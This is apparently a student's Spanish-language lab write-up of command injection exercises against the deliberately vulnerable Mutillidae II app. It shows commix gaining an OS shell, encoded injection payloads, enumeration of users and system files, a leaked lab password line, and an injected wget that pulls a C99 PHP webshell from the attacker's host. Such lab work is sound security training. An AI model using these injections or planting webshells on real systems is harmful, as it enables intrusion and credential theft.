
Command injection


Ejercicio 1

Realizar el ejercicio de Command Injection en la aplicación web Mutillidae II:
OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup
Identificar:
Usuario por defecto
Ruta por defecto
Si es administrador o no
Lista completa de objetos o recursos por defecto
Localización de archivos de configuración


Usuario por defecto



Ruta por defecto




Si es administrador o no



veo a los grupos que pertenece el usuario www-data y no esta en ninguno root

Lista completa de objetos por defecto

Localización de archivos de localización



Ejercicio 2 commix

Realizar el ejercicio de Command Injection en la aplicación web Mutillidae II: OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup
Identificar:

obtener shell

```
commix -u "http://10.0.10.9//mutillidae/index.php?page=dns-lo
```

Usuario por defecto

Nombre de la máquina

```
commix(os_shell) > hostname
[17:28:47] [debug] Executing the 'hostname'
[17:28:47] [payload] %3B%2Bls%2B%2Fetc;echo%
owaspbwa
commix(os_shell) >
```

Si es administrador o no

```
commix(os_shell) > id
[17:29:08] [debug] Executing the 'id' command.
[17:29:08] [payload] %3B%2Bls%2B%2Fetc;echo%20QADRWD$(echo%20QADRWD)$(id)$(echo%20QADRWD)QADRWD
uid=33(www-data) gid=33(www-data) groups=33(www-data)
commix(os_shell) >
```

Información del sistema

```
commix(os_shell) > uname -a
[17:29:48] [debug] Executing the 'uname -a' command.
[17:29:48] [payload] %3B%2Bls%2B%2Fetc;echo%20QADRWD$(echo%20QADRWD)$(uname%20-a)$(echo%20QADRWD)QADRWD
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
commix(os_shell) >
```

Usuarios

```
[info] Identified operating system users [32]:
|_ (1) 'root' is root user (uid=0). Home directory is in '/root'.
|_ (2) 'daemon' is system user (uid=1). Home directory is in '/usr/sbin'.
|_ (3) 'bin' is system user (uid=2). Home directory is in '/bin'.
|_ (4) 'sys' is system user (uid=3). Home directory is in '/dev'.
|_ (5) 'sync' is system user (uid=4). Home directory is in '/bin'.
|_ (6) 'games' is system user (uid=5). Home directory is in '/usr/games'.
|_ (7) 'man' is system user (uid=6). Home directory is in '/var/cache/man'.
|_ (8) 'lp' is system user (uid=7). Home directory is in '/var/spool/lpd'.
|_ (9) 'mail' is system user (uid=8). Home directory is in '/var/mail'.
|_ (10) 'news' is system user (uid=9). Home directory is in '/var/spool/news'.
|_ (11) 'uucp' is system user (uid=10). Home directory is in '/var/spool/uucp'.
|_ (12) 'proxy' is system user (uid=13). Home directory is in '/bin'.
|_ (13) 'www-data' is system user (uid=33). Home directory is in '/var/www'.
|_ (14) 'backup' is system user (uid=34). Home directory is in '/var/backups'.
|_ (15) 'list' is system user (uid=38). Home directory is in '/var/list'.
|_ (16) 'irc' is system user (uid=39). Home directory is in '/var/run/ircd'.
|_ (17) 'gnats' is system user (uid=41). Home directory is in '/var/lib/gnats'.
|_ (18) 'nobody' (uid=65534). Home directory is in '/nonexistent'.
|_ (19) 'libuuid' is regular user (uid=100). Home directory is in '/var/lib/libuuid'.
|_ (20) 'syslog' is regular user (uid=101). Home directory is in '/home/syslog'.
|_ (21) 'klog' is regular user (uid=102). Home directory is in '/home/klog'.
|_ (22) 'mysql' is regular user (uid=103). Home directory is in '/var/lib/mysql'.
|_ (23) 'landscape' is regular user (uid=104). Home directory is in '/var/lib/landscape'.
|_ (24) 'sshd' is regular user (uid=105). Home directory is in '/var/run/sshd'.
|_ (25) 'postgres' is regular user (uid=106). Home directory is in '/var/lib/postgresql'.
|_ (26) 'messagebus' is regular user (uid=107). Home directory is in '/var/run/dbus'.
|_ (27) 'tomcat6' is regular user (uid=108). Home directory is in '/usr/share/tomcat6'.
|_ (28) 'user' is regular user (uid=1000). Home directory is in '/home/user'.
|_ (29) 'polkituser' is regular user (uid=109). Home directory is in '/var/run/PolicyKit'.
|_ (30) 'haldaemon' is regular user (uid=110). Home directory is in '/var/run/hald'.
|_ (31) 'pulse' is regular user (uid=111). Home directory is in '/var/run/pulse'.
|_ (32) 'postfix' is regular user (uid=112). Home directory is in '/var/spool/postfix'.
[info] Fetching content of the file '/etc/shadow' in order to enumerate operating system users password hashes.
```

Contraseñas

No tengo permisos de lectura para el fichero /etc/shadow por lo que no puedo ver los hashes de las contraseñas.

pero he encontrado un directorio passwords con informacion de cuentas


```
1,admin,admin,g0t r00t?,Admin 2,adrian,somepassword,Zombie Fi
```

Ejercicio 3

Realizar el ejercicio de Command Injection en la aplicación web Mutillidae II:
OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup
Carga una webshell PHP > C99
Identificar:


Descargo fichero c99.php

```
wget https://raw.githubusercontent.com/tennc/webshell/master/
```


levanto servidor http para transferir el fichero c99.php a la maquina objetivo

descargo el fichero en la maquina objetivo con wget


```
; wget http://10.0.10.5/c99.php
```




le doy permisos de ejecucion



y lo busco en el explorador




Usuario por defecto




Ruta por defecto

Si es administrador o no (no es administrador)



Lista completa de objetos o recursos por defecto

Localización de archivos de configuración


Result of execution this command:
ConsoleKit
PolicyKit
X11
acpi
adduser.conf
adjtime
aliases
aliases.db
alternatives
apache2
ls /etc